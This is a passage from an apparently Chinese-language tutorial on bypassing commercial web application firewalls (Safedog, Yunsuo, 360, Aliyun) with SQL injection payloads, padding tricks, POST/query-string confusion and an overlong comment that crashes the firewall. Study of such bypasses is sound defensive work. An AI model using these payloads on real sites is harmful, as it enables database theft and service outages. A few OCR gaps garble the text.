
还可能会问，既然忽略掉了%0a，那么/*!select%0aall*/是不是也可以啊，然而并不行。合理的推理很有必要。

Bypass Payload:

1' union/*!50000select%0aall*/username from users%23

1' union/*!50000select%0adistinct*/username from users%23

1' union/*!50000select%0adistinctrow*/username from users%23




不是绕不过狗，只是不够细心：

union+select 拦截。

select+from 拦截。


union+from 不拦截。


fuzz 了下/*!50000select*/这个 5 位数，前两位数<50 && 第二位!==0 && 后三位数==0 即可 bypass。(一点细节也不要放过。)



测试环境

Windows Server 2008 + APACHE + PHP + Mysql Bypass Payload: 1' union/*!23000select*/user,password from users%23






这里证明一个观点：好姿势不是死的，零零碎碎玩不转的姿势巧妙的结合一下。所以说一个姿势被拦截不代表就少了一个姿势。

0x04 别按套路出牌


云锁版本迭代导致的 & 360 主机卫士一直存在的问题：




注意 POST 那个方向，waf 在检测 POST 传输的数据过程中，没有进行 URL 的检测，也就是说 waf 会认为 URL 上的任何参数信息都是正常的。既然是 POST 请求，那就只检测请求正文咯。(神逻辑)

在标准 HTTP 处理流程中，只要后端有接收 GET 形式的查询字段，即使客户端用 POST 传输，查询字符串上满足查询条件时，是会进行处理的。（没毛病）

```
▼ Hypertext Transfer Protocol
  ▼ POST /?id=1%27%20union%20select%20user()%20from%20ddd HTTP/1.1\r\n
    ▼ [Expert Info (Chat/Sequence): POST /?id=1%27%20union%20select%20user()%20from%20…
        [POST /?id=1%27%20union%20select%20user()%20from%20ddd HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: POST
      Request URI: /?id=1%27%20union%20select%20user()%20from%20ddd
      Request Version: HTTP/1.1
    Host: www.yunsuo.com.cn\r\n
    User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:45.0) Gecko/20100101 F…
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3\r\n
```






点睛之图:)

当 waf 成了宕机的罪魁祸首是什么样的？举一个安全狗的案例：


```
/*666666666666666666666666666666666666666666666666666666666666666666666666666666
66666666666666666666666666666666666666666666666666666666666666666666666666666666
66666666666666666666666666666666666666666666666666666666666666666666666666666666
66666666666666666666666666666666666666666666666666666666666666666666666666666666
6666666666666666666666666666666666666666666666666666666666*/
```

注释中包含超长查询字符串 ,导致安全狗在识别的过程中挂掉了 ,连带着整个机器 Service Unavailable：



再举一个云锁也是因为数据包过长导致绕过的案例：

云锁在开始检测时先判断包的大小是否为 7250byte 以下，n 为填充包内容，设置 n 大小为 2328 时，可以正常访问页面，但是会提示拦截了 SQL 注入




当数据包超过 2329 时就可以成功绕过，2329 长度以后的就不检测了。？

0x05 猥琐很重要

这里讲个有意思的案例，并且是当时影响了安全宝、阿里云盾的姿势：

有次睡前想到的，emoji 图标！是的，平时做梦并没有美女与野兽。当时只是随便一想，第二天问了 5up3rc，他说他也想过，但测试并没有什么效果。




emoji 是一串 unicode 字集组成，一个 emoji 图标占 5 个字节，mysq 也支持 emoji 的存储，在 mysql 下占四个字节:


```
mysql> select user,password/*😀😀😀😀😀😀😀😀/from users;
+---------+-----------------------------------+
| user    | password                          |
+---------+-----------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---------+-----------------------------------+
5 rows in set (0.00 sec)

mysql> select length('😀');
+----------------+
| length('😀')    |
+----------------+
|              4 |
+----------------+
1 row in set (0.00 sec)
```

既然在查询的时候%23 会忽略掉后面的，那么 Emoji 就可以插入到%23 与%0A 之间。再加多试了试，成功绕过了，200 多个 emoji 图标，只能多，但少一个都不行。。。

可能会说，这是因为超　查询导致的绕过吧?并不是。



这么 ， mysql 也是会执行的:




我们再来测试阿里云盾：

绕过了。。。事情还没看起来这么简单。

